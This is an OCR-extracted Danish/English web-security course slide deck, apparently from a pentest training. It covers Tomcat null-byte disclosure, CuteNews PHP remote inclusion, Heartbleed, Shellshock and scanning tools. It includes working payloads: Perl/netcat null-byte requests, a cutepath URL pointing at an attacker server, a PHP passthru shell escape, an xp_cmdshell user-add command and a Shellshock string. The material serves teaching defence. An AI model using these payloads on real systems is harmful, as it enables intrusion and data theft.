Demo exploit in Perl

Privilegier least privilege

Hvorfor afvikle applikationer med administrationsrettigheder - hvis der kun skal læses fra eksempelvis en database?

least privilege betyder at man afvikler kode med det mest restriktive sæt af privileger - kun lige nok til at opgaven kan udføres

Dette praktiseres ikke i webløsninger i Danmark - eller meget få steder

Privilegier privilege escalation

privilege escalation er når man på en eller anden vis opnår højere privileger på et system, eksempelvis som følge af fejl i programmer der afvikles med højere privilegier. Derfor HTTPD servere på UNIX afvikles som nobody - ingen specielle rettigheder.

En angriber der kan afvikle vilkårlige kommandoer kan ofte finde en sårbarhed som kan udnyttes lokalt - få rettigheder = lille skade

local vs. remote exploits

local vs. remote angiver om et exploit er rettet mod en sårbarhed lokalt på maskinen, eksempelvis opnå højere privilegier, eller beregnet til at udnytter sårbarheder over netværk

remote root exploit - den type man frygter mest, idet det er et exploit program der når det afvikles giver angriberen fuld kontrol, root user er administrator på UNIX, over netværket.

zero-day exploits dem som ikke offentliggøres - dem som hackere holder for sig selv. Dag 0 henviser til at ingen kender til dem før de offentliggøres og ofte er der umiddelbart ingen rettelser til de sårbarheder

Apache Tomcat Null Byte sårbarhed

SOLIDO NETWORKS

Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

The following proof of concepts were provided:


```
GET /<null byte>.jsp HTTP/1.0
$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc my.server 8080
$ perl -e 'print "GET /admin/WEB-INF\\classes/ContextAdmin.java\x00.jsp
HTTP/1.0\r\n\r\n";'|nc my.server 8080
$ perl -e 'print "GET /examples/jsp/cal/cal1.jsp\x00.html HTTP/1.0\r\n\r\n";'|nc
my.server 8080
```

BID 6721 Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

`http://www.securityfocus.com/bid/6721/`

CAN-2003-0042

Apache Tomcat sårbarhed - sårbar 3.3.1



Sårbar version af Tomcat kører på serveren

Apache Tomcat sårbarhed - opdateret Tomcat 5.5.20


efter *opgradering* er serveren ikke sårbar mere

CuteNews

Lille nemt nyhedssystem

Mit demosystem virker ikke mere, fordi installationen er blevet *for sikker*

CuteNews




CuteNews indeholder sårbarheder


Sårbarheden er beskrevet på: `http://www.osvdb.org/9557`

Softwaren findes på: `http://cutephp.com/cutenews/`

CuteNews - normal virkemåde



CuteNews - CutePath PHP injection




```
http://server/cutenews/show_archives.php?
cutepath=http://ondserver/files/pentest/
```

CuteNews - detaljer

- Henter config.php i cutepath - søgesti
- Cutepath kan ændres og derved kan filen `data/config.php` hentes fra en vilkårlig server på Internet
- Webserveren *henter filen* - ud gennem firewall
- PHP fortolkeren på webserveren udfører kommandoerne

NB: ikke kun problem for PHP

PHP shell escapes

Hvad indeholder hackerens udgave af filen `data/config.php`
- alt, bagdøre, hack scripts, exploits

```
<pre>
<?php passthru(" netstat -an && ifconfig -a"); ?>
</pre>
```

Andre shell escapes:

- Perl: `print `/usr/bin/finger $input{'command'}`;`
- UNIX shell: `` `echo hej` ``
- Microsoft SQL: `exec master..xp_cmdshell 'net user test testpass /ADD'`

resultat: webserveren sender data ud via normal HTTP


CuteNews opsummering

Opsummering af CuteNews

- at man skal validere alle input
- man skal passe på *shell escapes*
- Pas på små programmer du lægger på et website
- Pas på STORE programmer du lægger på et website

Man kan altså ikke stole på brugeren!

Curl - the HTTP swiss army knife



What is curl? curl is a command line tool and library for transferring data with URL syntax, supporting DICT, FILE, FTP, FTPS, Gopher, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMTP, SMTPS, Telnet and TFTP. curl supports SSL certificates, HTTP POST, HTTP PUT, FTP uploading, HTTP form based upload, proxies, HTTP/2, cookies, user+password authentication (Basic, Digest, NTLM, Negotiate, kerberos...), file transfer resume, proxy tunneling and more.

Source: `http://curl.haxx.se/`

SSL

> The 'S' in HTTPS stands for 'secure' and the security is provided by SSL/TLS. SSL/TLS is a standard network protocol which is implemented in every browser and web server to provide confidentiality and integrity for HTTPS traffic.

Nu vi snakker om kryptering - SSL overalt?

Kan vi klare det på vores servere?

Google kan:
`http://www.imperialviolet.org/2010/06/25/overclocking-ssl.html`

Men alt for få gør det

SOLIDO NETWORKS

Sorry, none

> The 'S' in HTTPS stands for 'secure' and the security is provided by SSL/TLS. SSL/TLS is a standard network protocol which is implemented in every browser and web server to provide confidentiality and integrity for HTTPS traffic.

OpenSSL, LibreSSL, Apple SSL flaw exit exit exit!, Android SSL, certs certs cert!!!111, SSLv3, Heartbleed

Sorry, brain overflow from SSL/TLS vulnerabilities

Sources: see my blog posts about heartbleed for more links and tools

`http://www.version2.dk/blog/openssl-er-doed-laenge-leve-libressl-57640`

`http://www.version2.dk/blog/opdater-openssl-og-dit-os-nu-57202`

Heartbleed CVE-2014-0160

SOLIDO NETWORKS

The Heartbleed Bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.

Source: `http://heartbleed.com/`

Heartbleed CVE-2014-0160 hacking

```
06b0: 2D 63 61 63 68 65 0D 0A 43 61 63 68 65 2D 43 6F  -cache..Cache-Co
06c0: 6E 74 72 6F 6C 3A 20 6E 6F 2D 63 61 63 68 65 0D  ntrol: no-cache.
06d0: 0A 0D 0A 61 63 74 69 6F 6E 3D 67 63 5F 69 6E 73  ...action=gc_ins
06e0: 65 72 74 5F 6F 72 64 65 72 26 62 69 6C 6C 6E 6F  ert_order&billno
06f0: 3D 50 5A 4B 31 31 30 31 26 70 61 79 6D 65 6E 74  =PZK1101&payment
0700: 5F 69 64 3D 31 26 63 61 72 64 5F 6E 75 6D 62 65  _id=1& card˙numbe
0710: XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX XX   r=4060xxxx413xxx
0720: 39 36 26 63 61 72 64 5F 65 78 70 5F 6D 6F 6E 74  96&card˙exp˙mont
0730: 68 3D 30 32 26 63 61 72 64 5F 65 78 70 5F 79 65  h=02&card˙exp˙ye
0740: 61 72 3D 31 37 26 63 61 72 64 5F 63 76 6E 3D 31  ar=17&card˙cvn=1
0750: 30 39 F8 6C 1B E5 72 CA 61 4D 06 4E B3 54 BC DA  09.l..r.aM.N.T..
```

- Obtained using Heartbleed proof of concepts - Gave full credit card details
- ”can XXX be exploited” - yes, clearly! PoCs ARE needed
  without PoCs even Akamai wouldn’t have repaired completely!
- The internet was ALMOST fooled into thinking getting private keys
  from Heartbleed was not possible - scary indeed.


Proof of concept programs exist - god or bad?

SOLIDO NETWORKS

Some of the tools released shortly after Heartbleed announcement

- https://github.com/FiloSottile/Heartbleed tool i Go
  site http://filippo.io/Heartbleed/
- https://github.com/titanous/heartbleeder tool i Go
- http://s3.jspenguin.org/ssltest.py PoC
- https://gist.github.com/takeshixx/10107280 test tool med STARTTLS support
- http://possible.lv/tools/hb/ test site
- https://twitter.com/richinseattle/status/453717235379355649 Practical Heartbleed attack against session keys links til, https://www.mattslifebytes.com/?p=533 og "Fully automated here "
  https://www.michael-p-davis.com/using-heartbleed-for-hijacking-user-sessio
- Metasploit er også opdateret på master repo
  https://twitter.com/firefart/status/453758091658792960
  https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliar
  scanner/ssl/openssl_heartbleed.rb

Shellshock CVE-2014-6271 - and others




Source: `https://en.wikipedia.org/wiki/Shellshock_(software_bug)`

Kan udnyttes over HTTP, hvis data rammer en bash shell

Shellshock - multiple vulnerabilities

Here is an example of a system that has a patch for CVE-2014-6271 but not CVE-2014-7169:




```
X='() { (a)=>\' bash -c "echo date"
```

Source: `https://en.wikipedia.org/wiki/Shellshock_(software_bug)`

Metasploit and Armitage

Still rocking the internet

`http://www.metasploit.com/`

Armitage GUI fast and easy hacking for Metasploit

`http://www.fastandeasyhacking.com/`

Metasploit Unleashed

`http://www.offensive-security.com/metasploit-unleashed/Main_Page`

The Exploit Database - dagens buffer overflow

http://www.exploit-db.com/

Nikto webscanner

Description Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired).

Nem at starte, checker en hel del - og kan selvfølgelig udvides

```
nikto -host 127.0.0.1 -port 8080
```

Vi afprøver nu følgende programmer sammen:

Nikto web server scanner `http://cirt.net/nikto2`


Demo: Nikto

```
Script started on Tue Nov  7 17:43:54 2006
$  nikto -host 127.0.0.1 -port 8080 ^M
---------------------------------------------------------------------------
- Nikto 1.35/1.34     -     www.cirt.net
+ Target IP:        127.0.0.1
+ Target Hostname: localhost.pentest.dk
+ Target Port:     8080
+ Start Time:      Tue Nov  7 17:43:59 2006
...
+ /examples/ - Directory indexing enabled, also default JSP examples. (GET)
+ /examples/jsp/snp/snoop.jsp - Displays information about page
retrievals, including other users. (GET)
+ /examples/servlets/index.html - Apache Tomcat default JSP pages
present. (GET)
...
```

Demo nikto - burde finde nogle ting, men finder dog ikke vores Null Byte

Falske positiv vs falske negativ!

Mini proxy: Tamper Data



Udvidelse til Firefox som opfanger request og kan modificere inden de sendes videre, mini-proxy

`https://addons.mozilla.org/en-US/firefox/addon/tamper-data/`

Attack proxies: webscarab og Zap

Proxies, men inkluderer fuzzing og session id undersøgelse

Webscarab JAVA framework til udvikling af værktøjer til HTTP og HTTPS undersøgelse
`https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project`

OWASP anbefaler Zed Attack Proxy (ZAP) idag
`https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project`
`https://code.google.com/p/zap-extensions/`

Zed Attack Proxy (ZAP)


The Zed Attack Proxy (ZAP) is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

